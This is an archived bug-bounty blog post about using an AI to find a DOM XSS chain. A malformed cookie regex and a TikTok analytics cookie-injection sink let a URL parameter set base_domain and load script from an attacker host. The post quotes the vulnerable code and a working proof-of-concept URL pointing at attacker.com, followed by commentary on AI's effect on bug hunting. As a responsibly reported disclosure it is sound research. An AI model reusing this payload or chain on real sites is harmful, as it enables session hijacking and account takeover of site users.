Site-DOM-XSS using Cookie Injection: The AI Hackers are Coming Faster than You Think

Site-DOM-XSS using Cookie Injection: The AI Hackers are Coming Faster than You Think - Renwa, Renwa.

- Published: date not stated
- Original: <https://medium.com/@renwa/site-dom-xss-using-cookie-injection-the-ai-hackers-are-coming-faster-than-you-think-3ef82f2a991d>
- Preserved from: https://medium.com/@renwa/site-dom-xss-using-cookie-injection-the-ai-hackers-are-coming-faster-than-you-think-3ef82f2a991d (manual-import) on 2026-09-13
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Site-DOM-XSS using Cookie Injection: The AI Hackers are Coming Faster than You Think

[[image: Image 1: Renwa]](http://medium.com/@renwa?source=post_page---byline--3ef82f2a991d----------)

6 min read

Apr 5, 2026

Press enter or click to view image in full size

pew pew pew

There been a big trend in recent weeks of using AIs to find vulnerabilities and how now they can easily find bugs, I have been using these clankers for a quite good time and unfortunately I have to break it to you that yes they're really good and still improving.

I'm not someone who looks for low hanging fruits, chasing CVEs, doing recon or using automated tools, I look for complex client-side bugs and chaining multiple bugs for a higher impact which will take days or weeks for one complete exploit. I will start this writing with a recent cool bug that I found using an AI from discovery to chain and exploitation.

I opened the AI interface and gave it some prompts to find client-side bugs inside these JS files which I grabbed from a bug bounty site, the files were minified and compressed and tens of thousands lines of code so it would be very hard to go through them manually. After thinking for about three minutes it came back with this:

DOM XSS via Unvalidated base_domain Cookie

Vulnerability Type: DOM-based Cross-Site Scripting (DOM XSS) / Client-Side Script Inclusion

Security Impact: Critical. Full account takeover, session hijacking, data exfiltration, and unauthorized actions on the platform.

Exact Vulnerable Code Snippet

In the Webpack module responsible for handling API authentication and subordinate tokens (Module 59), the code dynamically injects a <script> tag to fetch an OAuth token script.

return new Promise((d, m) => {

const v = document.createElement("script");

document.head.appendChild(v),

```
v.src = function() {
const e = window.NUXT_APP_CONFIG
, t = e.subordinateEndpointPath ? e.subordinateEndpointPath :
"/api/v3/oauth2/token/subordinate"
, n = e.subordinateEndpointOrigin ? e.subordinateEndpointOrigin : ""
, r = e.subordinateSubdomain ? e.subordinateSubdomain : "auth" , o = function(e) {
const t = document.cookie.match(new RegExp("(^| )" + e + "=([^;]+)"));
return t ? t[2] : null
}("base_domain");
if (o)
return "https://".concat(r, ".").concat(o).concat(t);
if (e.subordinateOAuth2TokenEndpoint)
return e.subordinateOAuth2TokenEndpoint;
return "".concat(n).concat(t)
}() + "/v".concat(3, "/").concat(e, "?") + function(e) {
}(e)
}
```

Source of Attacker-Controlled Input

The input is derived from the base_domain cookie. Because cookies lack strict origin isolation across subdomains and protocols, an attacker can trivially set this cookie for the root domain (e.g., .example.com) through either: **Cookie Tossing or Subdomain XSS**

The finding is valid but we need to have a cookie injection on the target or its subdomains but I noticed something the AI didn't notice. The regex is malformed and doesn't check the cookie value, it checks everything that has a white-space then `base_domain=` which could be bypassed easily, let's say we have this cookie: **username=test base_domain=attacker.com** the regex will match the white space and the characters and get it's value even though it's not a separate domain but just a value of the cookie named **username**.

So we don't particularly need a full cookie injection we just need a place which our input gets reflected inside a cookie and allows whitespace, I tried a full day looking manually and dorking to see if we could get a cookie reflected and allow full exploit chain, unfortunately no luck and everything I tried the white space would be encoded to %20 which wouldn't bypass the malformed regex.

Then I grabbed all the JS files inside the domain which write to cookie in any way and gave it to the AI with a prompt saying look for cookie reflections with attacker controlled source. After another 2 minutes it came back with this:

TikTok Analytics (ttq) Cookie Injection

Vulnerability Type: Cookie Injection / Cookie Poisoning

Source of Attacker-Controlled Input:

The URL query parameters tt_test_id and ttclid. The script reads these parameters using URLSearchParams (which decodes them) and returns the unencoded value.

Get Renwa’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Cookie Write Operation (Sink):

The value is passed down to the eX and e$ functions and directly concatenated into the document.cookie assignment string.

Exact Vulnerable Code Snippet:


```
function e_(t, e) {
try {
var r = new URL(t)
, n = r.searchParams.getAll(e);
if (0 !== n.length)
return n[n.length - 1] || "";
return new URLSearchParams(r.hash).get(e) || ""
} catch (t) { return "" }
}
var e$ = function(t, e, r) {
var n;
return t !== a || eQ(e) || (e = (n = e) ? n.split(".")[0] + ".tt." + (tQ() ? 0 : eZ()) : ""),
document.cookie = t + "=" + e + eH(r),
e === eJ(t)
```

} **Working Proof-of-Concept Payload:**

An attacker can entice a victim to click the following URL:

https://victim-website.com/?t t_test_id=abc Tested this using this https://www.example.com/?tt_test_id=1+base_domain=attacker.com/%23 and resulted in this:

Press enter or click to view image in full size



Our cookie injected into the tt_test_id


Then looking at the DOM

Press enter or click to view image in full size

Our script is injected into the page and we have full site XSS now

Chained everything together, created a fully working POC and reported to the program on 30th March 2026, after couple hours I got a message from the triager:

Press enter or click to view image in full size



From the other submissions title the findings seems legit and it uses the same base_domain payload that we used, but the more intresting part is the date of the report. The other reported found this exact vulnerability 7 days prior of mine, which I probably guess they also used an AI to find the bug and reported immediately.

This bug was not something easy to spot on with a traditional bug hunting and very hard for someone that is not into deeper client-side stuff, so If an AI could find these complex without any assistance and just by looking at the code what's even left for us?

Jeopardy CTFs are kinda dead now and I'm little worried that bug bounty huntings are also would have the same fate, I'm not judging based on this finding or assumptions I have been using these machines for a quite complex tasks for a quite good time and saw many things that seniors would struggle with but it easily pulls them off. I have found many bugs with them and continue doing so.

Should we be worried about future of bug bounty? Yes, soon all of your reports will be duplicate of someone faster than you, just like when a new CVE comes out and everyone rushed to find targets

and report them.

Who would survive post-AI era: Only handful of security researchers that goes through deep complex systems or built a good reputation by their previous/current works.

If AI is a bubble and will burst anytime soon then we will go to a recession and maybe 10 years of bear market, but the scary question is what if is not a bubble and it crushed all the benchmarks? then we're all f*cked up.

Happy Sunday, wish you find a good farm and start harvesting soon.
